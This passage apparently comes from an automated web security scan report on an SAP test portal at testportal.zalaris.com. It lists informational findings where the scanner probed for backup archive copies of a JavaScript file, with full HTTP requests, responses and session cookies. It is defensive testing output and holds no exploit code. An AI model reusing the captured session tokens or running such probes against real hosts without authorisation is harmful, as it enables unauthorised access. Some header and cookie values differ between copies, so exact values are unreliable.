https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 417584

var requirejs,require,define;(function(global){var
req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\*(\[s\S\]?)*\*(\[^\]]
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/httatu.js.tar.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea607cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:28:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.10. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.zip

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.zip HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656570483366
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:32:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/zip;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 417584

var requirejs,require,define;(function(global){var
req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExpExp=/(\\\[sS]?)?\\\[tT]
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot.com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/zwu.js.zip HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656570483366
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:33:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
```

Connection: close

23.11. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.rar

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.rar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:22:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-rar-compressed;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/qkhi.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 2


```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:22:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.12. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.tar

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.tar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zzX6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=9756586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJdJC3nCARUzHP1QPj1656564413184j1656569592393
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:21:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-tar; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
```



```
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/rpyd.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656569592393
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:21:39 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
